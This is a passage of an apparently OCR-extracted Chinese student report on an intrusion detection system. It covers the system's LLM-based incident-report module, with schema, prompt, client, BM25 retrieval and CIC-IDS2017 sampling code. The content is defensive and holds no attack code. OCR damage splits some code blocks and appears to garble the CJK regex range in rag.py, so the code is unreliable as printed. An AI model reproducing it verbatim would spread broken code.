络、多一份延迟、多一个失效点。换来的是三件事：可复现（分类器同一输入同一输出）、可评测（准确率与 F1 有明确含义）、可解释（报告是给人看的，不是给指标看的）。




图 3-5　大模型诊断管线（先检索知识再组提示词，输出经 schema 校验，字段缺失即拒绝落库）

3.4.2 三条铁律与五段式输出

提示词里有三条铁律，写进系统提示是因为它们是这个项目最容易被模型违反的三件事：

（1）不许改判。类别由上游分类器给出，大模型只做解释与处置建议。放任它改判，等于把一个可评测的分类器换成一个不可复现的接口。

（2）只准引用给定证据。模型很容易把“典型 DDoS 的表现”当成“本次流量的表现”来写，报告读起来很专业，但那是编的。证据链只允许引用提示词里给出的特征值与规则命中的 detail 文本。

（3）必须回到协议层。这是计算机网络课设，评审最关心的恰是“你懂不懂协议”，所以模板里固定有“协议原理回顾”一节，面向刚学完这门课的读者讲握手、状态机与字段语义。

输出是五段式：事件概述、风险等级、证据链、处置建议、协议原理回顾，由 Pydantic 模型强校验，字段缺失或风险等级不在枚举内即拒绝落库，避免模型自由发挥。温度设为 0.2，在可读性与稳定性之间折中。完整的一份报告见下图。




图 3-6　看板中的诊断报告：#64 PortScan，五段齐全，底部是可继续追问的输入框

这张截图里的报告是真实调用产生的，不是模板：底部标注“模型 deepseek-chat　耗时 4 933 ms”，正文 1 071 字，证据链里引用的“PSH Flag Count = 1.0，偏离训练分布 1.228 个标准差”直接来自 3.3.7 节的证据打包逻辑，处置建议里则出现了具体的网段与端口号。这几条细节说明它确实是“按给的证据写的”，而不是一篇通稿。

3.4.3 知识检索：为什么用 BM25 而不是向量库

知识库只有 12 条协议知识（TCP 握手、SYN Flood、端口扫描、DoS Hulk、DDoS、暴力破解、Heartbleed、流特征语义、IAT 含义、误报、处置手册、抽样偏差），查询词就是固定的类别名加特征名。这个规模下向量检索并不比词

面检索好，却要多装 torch、多下一个模型、多一个失效点；中文没有空格，按字切会把“端口扫描”切成四个没有意义的单字，所以用字符二元组。接口保持 retrieve(query, top_k)，将来要换向量库只需改 rag.py 一个文件。

检索结果取 Top-3 拼进提示词。之所以不是 Top-5 或更多，是因为知识库总共只有 12 条，取太多会把无关条目塞进上下文，反而稀释了真正相关的那一两条；而且大模型对提示词里“哪段是证据、哪段是背景”的分辨能力有限，越长越容易串台。

3.4.4 降级路径与追问

降级路径也做了：没有配置 API key、或网络请求失败时，系统生成模板版报告并在界面上明确标注，服务本身不因此不可用。这个设计有实际收益——本机环境里 ALL_PROXY 写成 socks:// 时，httpx 在构造 Client 时就会抛异常，如果不在这一层兜住，整个诊断链路会连带把上报接口拖垮。

多轮追问复用同一套 schema：提问时携带上一轮的报告正文作为上下文，回答仍按五段落库，所以追问记录与首轮报告一样可检索、可导出。追问的设计意图是回答“换了前提会怎样”——例如“如果是内网主机被攻陷发起的，处置顺序有什么不同”，答案会重排处置建议的先后，而不是重复一遍报告。

3.4.5 数据集构建

数据集抽样脚本按类配额抽取，并处理了两个必须处理的数据问题：一是原文件列名带前导空格（形如 ' Destination Port'），抽样时统一去掉，否则按下标取列会与按名取列得到不同结果；二是 Kaggle 镜像里三个 Web Attack 标签的 en dash 被上传者写坏成 U+FFFD（2 180 处，正好等于这三类的行数），它们不属于六类，抽取时已丢弃，labels.py 里的 normalize_label 对这两个字符做了兼容。

此外脚本写了两列元数据：__source__ 记录每行来自哪个原始 CSV，用于按天的跨天评估；__order__ 是全局时间序号，按“天 → 文件内行号”递增（文件名字母序不等于时间序），用于按类内时间留出。这两列在训练时会被剔除（双下划线开头一律不作特征），但它们是把“按时间划分”这件事做对的前提。

3.4.6 本部分完整代码

以下为本部分全部代码。知识库 chunks.json 是结构化数据而不是程序，因此按字段拆成表 3-9 列出——每条的 id、标题、检索标签、正文与文件逐字段一致，直接读比读带转义的中文 JSON 更容易核对。

代码 3-20　llm/schema.py（111 行）　M4 输出解析与校验

```
"""M4 诊断报告的固定输出结构。

为什么要卡死 schema：报告要同时喂给看板、历史检索和多轮追问。模型偶尔换个标题、
少一段，前端就得写一堆兜底；更要紧的是"风险等级"这一栏如果不枚举，模型会自己发明
"中高危"这种词，看板的颜色映射就静默失效。
"""

from __future__ import annotations

import json
import re
from dataclasses import asdict, dataclass, field

RISK_LEVELS = ["info", "low", "medium", "high", "critical"]

# 五个固定部分的键名与中文标题
SECTIONS = {
  "summary": "事件概述",
  "risk": "风险等级",
  "evidence": "证据链",
  "actions": "处置建议",
  "principle": "协议原理回顾",
}


@dataclass
class Diagnosis:
  summary: str = ""
  risk: str = "medium"
  evidence: list = field(default_factory=list)
  actions: list = field(default_factory=list)
  principle: str = ""
  category: str = ""
  confidence: float = 0.0

  def to_dict(self) -> dict:
    return asdict(self)

  def to_markdown(self) -> str:
    risks = {"info": "提示", "low": "低", "medium": "中", "high": "高", "critical": "严重"}
    lines = [f"### {SECTIONS['summary']}", self.summary, ""]
    lines += [f"### {SECTIONS['risk']}", f"**{risks.get(self.risk, self.risk)}**", ""]
    lines += [f"### {SECTIONS['evidence']}"]
    lines += [f"- {e}" for e in self.evidence] or ["- （无）"]
    lines += ["", f"### {SECTIONS['actions']}"]
    lines += [f"{i}. {a}" for i, a in enumerate(self.actions, 1)] or ["1. （无）"]
    lines += ["", f"### {SECTIONS['principle']}", self.principle]
    return "\n".join(lines)


def _extract_json(text: str) -> dict:
```

```
  """模型经常把 JSON 包在 ```json 代码块里，或者前后带一句客套话。"""
  text = text.strip()
  fenced = re.search(r"```(?:json)?\s*(.*?)```", text, re.S)
  if fenced:
    text = fenced.group(1).strip()
  try:
    return json.loads(text)
  except json.JSONDecodeError:
    pass
  start, end = text.find("{"), text.rfind("}")
  if start >= 0 and end > start:
    return json.loads(text[start : end + 1])
  raise ValueError(f"模型输出里找不到 JSON：{text[:200]}")


def parse_diagnosis(text: str, category: str = "", confidence: float = 0.0) -> Diagnosis:
  data = _extract_json(text)
  risk = str(data.get("risk", "medium")).strip().lower()
  if risk not in RISK_LEVELS:
    # 模型写"中高危"之类不在枚举里的值：归到最接近的档，别让看板拿不到颜色
    risk = _closest_risk(risk)
  return Diagnosis(
    summary=str(data.get("summary", "")).strip(),
    risk=risk,
    evidence=[str(x) for x in (data.get("evidence") or [])],
    actions=[str(x) for x in (data.get("actions") or [])],
    principle=str(data.get("principle", "")).strip(),
    category=category,
    confidence=float(confidence),
  )


def _closest_risk(text: str) -> str:
  table = [
    (("严重", "紧急", "critical", "severe"), "critical"),
    (("高", "high"), "high"),
    (("中", "medium", "moderate"), "medium"),
    (("低", "low"), "low"),
    (("提示", "info", "informational"), "info"),
  ]
  for keys, level in table:
    if any(k in text for k in keys):
      return level
  return "medium"


def validate(d: Diagnosis) -> list:
  """返回问题清单，空列表表示合格。看板在渲染前调用它。"""
  problems = []
  if not d.summary:
    problems.append("缺少事件概述")
  if d.risk not in RISK_LEVELS:
    problems.append(f"风险等级不在枚举内：{d.risk}")
  if not d.evidence:
    problems.append("缺少证据链")
  if not d.actions:
    problems.append("缺少处置建议")
  if not d.principle:
    problems.append("缺少协议原理回顾")
  return problems
```

代码 3-21　llm/prompts.py（121 行）　M4 提示词组装

```
"""M4 提示词：把「小模型的判定 + 特征证据 + 检索到的协议知识」拼成一次诊断请求。
```

三条硬约束写进系统提示词，因为它们是这个项目最容易被模型违反的三件事：

1. **不许改判**。小模型已经给了类别，LLM 的职责是解释和给处置建议，不是重新分类。
   放任它改判，就等于把一个可评测的分类器换成一个不可复现的接口。
2. **只准引用给定的证据**。模型很容易把"典型 DDoS 的表现"当成"本次流量的表现"来写，
   报告读起来很专业，但那是编的。
3. **必须回到协议层**。这是计算机网络课设，评审最关心的恰恰是"你懂不懂协议"。
"""

from __future__ import annotations

import json

SYSTEM = """你是一名网络安全分析工程师，正在为一个小型入侵检测系统写中文事件报告。

铁律：
1. 攻击类别由上游分类模型给出，你不要改判，也不要给出你自己的类别概率。
2. 证据链只能引用用户消息里提供的数据。禁止编造报文内容、IP、时间戳或流量数值。
   如果证据不足以支撑某句话，就不写那句话。
3. 处置建议要具体可执行（改什么配置、查哪台主机、封哪个方向），不要写"加强防护"这种空话。
4. 协议原理回顾要讲清楚这类攻击利用的协议机制（握手、状态机、字段语义），
   面向的是刚学完计算机网络课程的读者。
5. 只输出一个 JSON 对象，不要输出解释文字或 Markdown 代码块以外的内容。

JSON 结构：
{
 "summary": "两三句话说明发生了什么",
 "risk": "info|low|medium|high|critical 五选一",
 "evidence": ["引用具体特征值的一条证据", "..."],
 "actions": ["具体处置动作", "..."],
 "principle": "协议原理回顾，一段话"
}"""

def _fmt_evidence(evidence) -> str:
  lines = []
  for item in evidence or []:
    if isinstance(item, dict):
      if item.get("detail"):
        # 规则命中的证据自带措辞，z 分数对它们没有意义
        lines.append(f"- {item['detail']}")
        continue
      z = item.get("z_score")
      lines.append(
        f"- {item.get('feature')} = {item.get('value')}"
        + (f"（偏离训练分布 {z} 个标准差）" if z is not None else "")
)
    else:
      lines.append(f"- {item}")
  return "\n".join(lines) or "- （无）"

def _fmt_proba(proba) -> str:
  if not proba:
    return "（无）"
  ordered = sorted(proba.items(), key=lambda kv: -kv[1])[:3]
  return ", ".join(f"{k} {v:.1%}" for k, v in ordered)

def _fmt_chunks(chunks) -> str:
  if not chunks:
    return "（未检索到相关资料）"

```
  return "\n\n".join(f"[{c.get('title', '资料')}] {c.get('text', '')}" for c in chunks)


def build_diagnosis(alert: dict, evidence, chunks) -> str:
  if alert.get("source") == "rule":
    # 规则告警没有"各类概率"，也不能把 strength 说成置信度
    head = (
      f"【命中来源】阈值规则（确定性判据，不是分类模型）\n"
      f"【命中类别】{alert.get('category')}  "
      f"超出阈值 {float(alert.get('confidence', 0)):.2f} 倍  风险等级 {alert.get('risk')}"
    )
  else:
    head = (
      f"【分类结果】{alert.get('category')}  "
      f"置信度 {float(alert.get('confidence', 0)):.1%}  风险等级 {alert.get('risk')}\n"
      f"【各类概率】{_fmt_proba(alert.get('proba'))}"
    )
  return f"""请为下面这条告警写诊断报告。

{head}
【探针】{alert.get('probe_id')}  【流标识】{alert.get('flow_key')}

【该流偏离训练分布最明显的特征】
{_fmt_evidence(evidence)}

【检索到的协议资料（供原理回顾参考，引用时不必标注来源）】
{_fmt_chunks(chunks)}

只输出 JSON。"""


def build_chat(report_markdown: str, history, question: str) -> str:
  turns = []
  for msg in history or []:
    role = "分析员问" if msg.get("role") == "user" else "你答"
    turns.append(f"{role}: {msg.get('content', '')}")
  convo = "\n".join(turns) or "（这是第一个问题）"
  return f"""以下是你之前为一条告警写的诊断报告：

{report_markdown}

后续对话：
{convo}

分析员现在问：{question}

请直接回答，控制在 300 字以内。仍然遵守"不编造证据"的约束；
如果问题超出了报告里的数据范围，明确说明"报告里没有这个信息"，不要猜。"""


def build_prompt_preview(alert: dict, evidence, chunks) -> str:
  """把完整提示词拼出来，便于测试与答辩时展示。"""
  return json.dumps(
    {"system": SYSTEM, "user": build_diagnosis(alert, evidence, chunks)},
    ensure_ascii=False,
    indent=2,
  )
```

代码 3-22　llm/client.py（138 行）　M4 大模型客户端与降级

```
"""M4 大模型客户端：DeepSeek（OpenAI 兼容协议），带重试与降级。

三条工程约束：

1. **不把 key 写进配置**。config.yaml 只记环境变量名，运行时读取。
2. **大模型不可用不能拖垮检测链路**。小模型已经给出类别与置信度，LLM 只负责解释；
   接口失败时降级成一份模板报告，并显式标注"自动生成、未经模型润色"，
   而不是让上报接口超时、把探针一起拖死。
3. **超时与重试分开控制**。诊断走后台任务，超时给宽一点；追问是同步交互，给紧一点。
"""

from __future__ import annotations

import os
import time

import httpx

from llm.schema import Diagnosis, parse_diagnosis
from llm.prompts import SYSTEM, build_chat, build_diagnosis



class LLMUnavailable(RuntimeError):
  pass



class LLMClient:
  def __init__(self, cfg: dict):
    self.provider = cfg.get("provider", "deepseek")
    self.base_url = cfg.get("base_url", "https://api.deepseek.com").rstrip("/")
    self.model = cfg.get("model", "deepseek-chat")
    self.api_key_env = cfg.get("api_key_env", "DEEPSEEK_API_KEY")
    self.temperature = cfg.get("temperature", 0.2)
    self.timeout = cfg.get("timeout", 30)
    self.max_retries = cfg.get("max_retries", 2)
    self.max_tokens = cfg.get("max_tokens", 1500)
    self.calls = 0
    self.failures = 0

  @property
  def available(self) -> bool:
    return bool(os.environ.get(self.api_key_env))

  def _chat(self, system: str, user: str, timeout_s: float, json_mode: bool = False) ->
str:
    key = os.environ.get(self.api_key_env)
    if not key:
      raise LLMUnavailable(f"环境变量{self.api_key_env} 未设置")

    payload = {
      "model": self.model,
      "messages": [
        {"role": "system", "content": system},
        {"role": "user", "content": user},
      ],
      "temperature": self.temperature,
      "max_tokens": self.max_tokens,
      "stream": False,
    }
    if json_mode:
      payload["response_format"] = {"type": "json_object"}

    last = None
    for attempt in range(self.max_retries + 1):
```

```
      try:
        with httpx.Client(timeout=timeout_s) as client:
          resp = client.post(
            f"{self.base_url}/chat/completions",
            json=payload,
            headers={"Authorization": f"Bearer {key}"},
          )
        if resp.status_code == 200:
          self.calls += 1
          return resp.json()["choices"][0]["message"]["content"]
        last = f"HTTP {resp.status_code}: {resp.text[:200]}"
        # 4xx 除了 429 都是请求本身的问题，重试没有意义
        if 400 <= resp.status_code < 500 and resp.status_code != 429:
          break
      except (httpx.HTTPError, ValueError) as exc:
        # ValueError 来自代理环境变量（如 ALL_PROXY 写成 socks://），构造 Client 时就抛，
        # 重试也不会好，直接收工交给调用方降级
        last = f"{type(exc).__name__}: {exc}"
        if isinstance(exc, ValueError):
          break
      time.sleep(min(2 ** attempt * 0.5, 4.0))
    self.failures += 1
    raise LLMUnavailable(last or "未知错误")


  # ---------------------------------------------------------------- 诊断

  def diagnose(self, alert: dict, evidence, chunks) -> tuple[Diagnosis, int]:
    """返回 (报告, 耗时毫秒)。LLM 不可用时抛 LLMUnavailable，由调用方降级。"""
    t0 = time.perf_counter()
    text = self._chat(SYSTEM, build_diagnosis(alert, evidence, chunks), self.timeout,
json_mode=True)
    elapsed = int((time.perf_counter() - t0) * 1000)
    return parse_diagnosis(text, alert.get("category", ""), alert.get("confidence", 0.0)),
elapsed

  def chat(self, report_markdown: str, history, question: str) -> str:
    return self._chat(
      "你是一名网络安全分析工程师，正在回答关于自己刚写过的报告的追问。"
      "不编造报告中不存在的数据；超出范围就说明报告里没有这个信息。",
      build_chat(report_markdown, history, question),
      timeout_s=min(self.timeout, 20),
    )



def fallback_diagnosis(alert: dict, evidence) -> Diagnosis:
  """模板报告：LLM 不可用时也要让告警完整落库、看板不留空。"""
  category = alert.get("category", "未知类别")
  risk = alert.get("risk", "medium")
  by_rule = alert.get("source") == "rule"
  ev = []
  for item in evidence or []:
    if not isinstance(item, dict):
      continue
    if item.get("detail"):
      ev.append(str(item["detail"]))
    else:
      ev.append(f"{item.get('feature')} = {item.get('value')}（偏离 {item.get('z_score')} 个
标准差）")

  if by_rule:
    verdict = (
      f"阈值规则判定为 {category}，实测值超出阈值 "
      f"{float(alert.get('confidence', 0)):.2f} 倍（规则不输出概率）。"
    )
  else:
    verdict = f"小模型判定为 {category}，置信度 {float(alert.get('confidence', 0)):.1%}。"
  return Diagnosis(
    summary=(
```

```
      f"探针 {alert.get('probe_id', '?')} 上报的流被{verdict}"
      "本报告由模板生成：大模型接口当前不可用，未经过模型润色。"
    ),
    risk=risk if risk in ("info", "low", "medium", "high", "critical") else "medium",
    evidence=ev or ["（无特征证据）"],
    actions=["先确认该源 IP 的资产归属与用途，再决定是否在边界设备做临时封禁。"],
    principle="（大模型不可用，未生成协议原理回顾。请参考 docs/ 中的协议说明。）",
    category=category,
    confidence=float(alert.get("confidence", 0.0)),
  )
```

代码 3-23　llm/rag.py（81 行）　M9 字符二元组 BM25 检索

```
"""M9 协议知识检索：给诊断提示词补上"这类攻击在协议层是怎么回事"。

为什么用字符二元组 BM25 而不是向量库：知识库只有十几条、全是本项目的专业中文段落，
查询词也是固定的类别名加特征名。这种规模下向量检索并不比词面检索好，却要多装 torch、
多下一个模型、多一个失效点。接口保持一致（retrieve(query, top_k)），要换向量库时
只改这一个文件。

中文没有空格，按字切会把"端口扫描"切成四个没有意义的单字，所以用字符二元组。
"""

from __future__ import annotations

import json
import math
import re
from collections import Counter
from pathlib import Path

ASCII_WORD = re.compile(r"[a-z0-9][a-z0-9\-_.]*")
CJK = re.compile(r"[一-▯]+")



def tokenize(text: str) -> list:
  text = text.lower()
  tokens = []
  for run in CJK.findall(text):
    tokens.extend(run[i : i + 2] for i in range(len(run) - 1))
    if len(run) == 1:
      tokens.append(run)
  tokens.extend(ASCII_WORD.findall(text))
  return tokens



class Retriever:
  def __init__(self, chunks_path: str, k1: float = 1.5, b: float = 0.75):
    path = Path(chunks_path)
    if not path.exists():
      raise SystemExit(f"找不到知识库 {path}")
    self.chunks = json.loads(path.read_text(encoding="utf-8"))
    self.k1, self.b = k1, b
    self.docs = [
      tokenize(c["title"] + " " + " ".join(c.get("tags", [])) + " " + c["text"])
      for c in self.chunks
    ]
    self.freqs = [Counter(d) for d in self.docs]
    self.lengths = [len(d) for d in self.docs]
    self.avg_len = sum(self.lengths) / max(len(self.lengths), 1)
    self.n = len(self.chunks)
    df = Counter()
    for f in self.freqs:
      df.update(set(f))
```

```
    # 加 1 平滑：某个词在全部文档里都出现时 idf 也不会变成负的
    self.idf = {t: math.log(1 + (self.n - c + 0.5) / (c + 0.5)) for t, c in df.items()}

  def score(self, query_tokens, i) -> float:
    f, L = self.freqs[i], self.lengths[i]
    s = 0.0
    for t in query_tokens:
      if t not in f:
        continue
      idf = self.idf.get(t, 0.0)
      s += idf * f[t] * (self.k1 + 1) / (
        f[t] + self.k1 * (1 - self.b + self.b * L / max(self.avg_len, 1e-9))
      )
    return s

  def retrieve(self, query: str, top_k: int = 3) -> list:
    qt = tokenize(query)
    if not qt:
      return []
    scored = [(self.score(qt, i), i) for i in range(self.n)]
    scored.sort(key=lambda x: -x[0])
    out = []
    for s, i in scored[:top_k]:
      if s <= 0:
        continue
      out.append({**self.chunks[i], "score": round(s, 4)})
    return out

  def categories(self) -> list:
    return sorted({t for c in self.chunks for t in c.get("tags", [])})
```

代码 3-24　tools/build_sample.py（223 行）　数据集抽样与清洗

```
"""从 CIC-IDS2017 官方 8 个 MachineLearningCVE CSV 抽出一份可训练的小样本。

为什么要按类配额抽，而不是按比例抽：
全量 2,830,743 行里 BENIGN 占 80.3%，Heartbleed 只有 11 行。如果按同一个比例抽到 25 万行
（约 8.8%），Heartbleed 只会剩 1 行，7:2:1 划分后测试集 0 行——这个类等于被抹掉了。
所以按"每类配额"抽：常见类截断，稀有类全收。代价是训练集的类别先验被抬高，
报告里必须写明这一点，不能拿这个样本上的准确率当线上准确率。

用法::

  python3 tools/build_sample.py
  python3 tools/build_sample.py --quota BENIGN=80000,"DoS Hulk"=30000 --out
/tmp/small.csv
"""

from __future__ import annotations

import argparse
import json
import sys
from collections import Counter
from datetime import datetime, timezone
from pathlib import Path

import numpy as np
import pandas as pd

# 直接跑脚本时 sys.path[0] 是 tools/，仓库根不在路径上，手动补上才能共用标签映射
sys.path.insert(0, str(Path(__file__).resolve().parent.parent))
from models.labels import CLASSES, LABEL_MAP, normalize_label  # noqa: E402
```

```
# 目标总量约 25 万；稀有类自然全收
DEFAULT_QUOTA = {
  "BENIGN": 120_000,
  "DoS Hulk": 40_000,
  "PortScan": 40_000,
  "DDoS": 40_000,
  "Patator": 13_835,
  "Heartbleed": 11,
}



def label_column(df):
  for col in df.columns:
    if col.strip().lower() == "label":
      return col
  raise SystemExit(f"找不到 Label 列：{list(df.columns)[-3:]}")



def count_by_file(files):
  """第一遍只读 Label 列，拿到 (文件，类) 的行数，用来给每个文件分配合适的配额。"""
  counts = {}
  for path in files:
    df = pd.read_csv(path, usecols=lambda c: c.strip().lower() == "label",
low_memory=False)
    mapped = df.iloc[:, 0].map(normalize_label).map(LABEL_MAP)
    counts[path] = Counter(mapped.dropna().tolist())
    print(f"[扫描] {path.name}: {dict(counts[path])}", flush=True)
  return counts



def allocate(counts, quota, classes):
  """把每类配额按"该类在各文件中的占比"分摊下去，用最大余数法保证分完不剩。"""
  per_class_total = Counter()
  for file_counts in counts.values():
    per_class_total.update(file_counts)

  alloc = {path: Counter() for path in counts}
  for cls in classes:
    total = per_class_total[cls]
    target = min(quota[cls], total)
    if total == 0:
      continue
    raw = {p: target * counts[p][cls] / total for p in counts}
    floors = {p: int(np.floor(v)) for p, v in raw.items()}
    remain = target - sum(floors.values())
    order = sorted(raw, key=lambda p: raw[p] - floors[p], reverse=True)
    for p in order[:remain]:
      floors[p] += 1
    for p, n in floors.items():
      if n:
        alloc[p][cls] = n
  return alloc, per_class_total



def build(files, alloc, seed):
  rng = np.random.RandomState(seed)
  chunks = []
  # __order__ 是全局时间序号：按"天 -> 文件内行号"递增。文件名字母序不等于时间序
  # （Friday 排在 Monday 前面），所以必须显式给出时间顺序，否则按时间留出会切错。
  cursor = 0
  for path in files:
    if not alloc[path]:
      continue
    df = pd.read_csv(path, low_memory=False)
    df.columns = [str(c).strip() for c in df.columns]
    col = label_column(df)
    canon = df[col].map(normalize_label).map(LABEL_MAP)
```

```
    picked = []
    for cls, n in alloc[path].items():
      idx = np.flatnonzero((canon == cls).to_numpy())
      if n >= len(idx):
        picked.append(idx)
      else:
        picked.append(rng.choice(idx, size=n, replace=False))
    idx = np.sort(np.concatenate(picked))
    sub = df.iloc[idx].copy()
    sub[col] = canon.iloc[idx]
    # 保留来源文件与全局时间序号，供按时间留出的评估使用
    # （随机划分会把同一天的近似重复流同时分到训练和测试，指标被抬到 0.999，
    #   这正是 CIC-IDS2017 被诟病的地方）
    sub["__source__"] = path.name
    sub["__order__"] = cursor + idx
    cursor += len(df)
    chunks.append(sub)
    print(f"[抽取] {path.name}: {len(sub)} 行", flush=True)

  out = pd.concat(chunks, ignore_index=True)
  out = out.sample(frac=1.0, random_state=seed).reset_index(drop=True)  # 打散行顺序
  return out



def chronological_order():
  """按时间先后排列的文件名关键字。文件名的字母序不等于时间序。"""
  return [
    "Monday-WorkingHours",
    "Tuesday-WorkingHours",
    "Wednesday-workingHours",
    "Thursday-WorkingHours-Morning-WebAttacks",
    "Thursday-WorkingHours-Afternoon-Infilteration",
    "Friday-WorkingHours-Morning",
    "Friday-WorkingHours-Afternoon-DDos",
    "Friday-WorkingHours-Afternoon-PortScan",
  ]



def parse_quota(text):
  if not text:
    return dict(DEFAULT_QUOTA)
  quota = dict(DEFAULT_QUOTA)
  for item in text.split(","):
    name, _, val = item.partition("=")
    quota[name.strip()] = int(val)
  return quota



def main(argv=None):
  ap = argparse.ArgumentParser(description="抽取 CIC-IDS2017 六类小样本")
  ap.add_argument("--raw-dir", default="data/raw/cicids2017")
  ap.add_argument("--out", default="data/cicids2017_sample.csv")
  ap.add_argument("--quota", default=None, help='形如 "BENIGN=80000,DoS Hulk=30000"')
  ap.add_argument("--seed", type=int, default=42)
  args = ap.parse_args(argv)

  raw_dir = Path(args.raw_dir)
  day_order = chronological_order()
  # 按时间顺序排列，而不是文件名字母序：字母序 Friday 会排在 Monday 前面
  files = sorted(
    raw_dir.glob("*.csv"),
    key=lambda p: next(
      (i for i, k in enumerate(day_order) if p.stem.startswith(k)), len(day_order)
    ),
  )
  if len(files) != 8:
    raise SystemExit(f"{raw_dir} 下应有 8 个 CSV（官方 MachineLearningCVE），实际 {len(files)}
个")
```

```
  names = [p.stem for p in files]
  if len(set(names)) != 8:
    raise SystemExit(f"文件与时间顺序表未一一对应：{names}")

  quota = parse_quota(args.quota)
  classes = list(CLASSES)

  counts = count_by_file(files)
  alloc, totals = allocate(counts, quota, classes)

  out = build(files, alloc, args.seed)
  out_path = Path(args.out)
  out_path.parent.mkdir(parents=True, exist_ok=True)
  out.to_csv(out_path, index=False)

  label_col = label_column(out)
  final = out[label_col].value_counts().to_dict()
  print(f"\n[写出] {out_path}  {len(out):,} 行 × {out.shape[1]} 列 "
     f"({out_path.stat().st_size / 1e6:.0f} MB)", flush=True)
  for cls in classes:
    n = final.get(cls, 0)
    print(f"    {cls:<12} {n:>7,}  (全量 {totals[cls]:>9,})", flush=True)

  manifest = {
    "created_at": datetime.now(timezone.utc).isoformat(timespec="seconds"),
    "source_dir": str(raw_dir),
    "source_files": [p.name for p in files],
    "seed": args.seed,
    "rows": int(len(out)),
    "columns": int(out.shape[1]),
    "quota": quota,
    "class_counts": {c: int(final.get(c, 0)) for c in classes},
    "source_class_totals": {c: int(totals[c]) for c in classes},
    "sampling": "per-class quota (stratified across files), not proportional",
    "source_column": "__source__",
    "order_column": "__order__",
    "known_issues": [
      "全量 2,830,743 行中 Heartbleed 仅 11 行，按比例抽样会把它抹掉，故稀有类全收；"
      "训练集类别先验因此高于真实分布，本样本上的准确率不能当作线上准确率。",
      "Kaggle 上的这三个 Web Attack 标签里的 en dash 已被写坏成 U+FFFD（2180 处），"
      "它们不属于六类，抽取时已被丢弃。",
      "列名已去掉首尾空格（原文件形如 ' Destination Port'）。",
      "__source__ 列记录了每行来自哪个原始 CSV，训练时不作特征（双下划线开头一律剔除），"
      "用于按天/按文件划分的跨天评估。",
      "__order__ 列是全局时间序号，按'天 -> 文件内行号'递增（文件名字母序不等于时间序），"
      "用于按时间留出。注意每个攻击类只占一段连续时间窗：DoS Hulk 集中在 Wednesday 文件前"
      "半段（分位 0.13/0.28/0.46）、Heartbleed 全在 0.86 处，所以整段按时间切会让 DoS Hulk"
      "全部落进训练侧、Heartbleed 全部落进测试侧。跨天留出同理不可行——每个攻击类只出现在"
      "一天的文件里。可行的口径是按类内部时间顺序留出（见 models/train.py --split temporal）。",
    ],
  }
  mpath = out_path.with_name(out_path.stem + "_manifest.json")
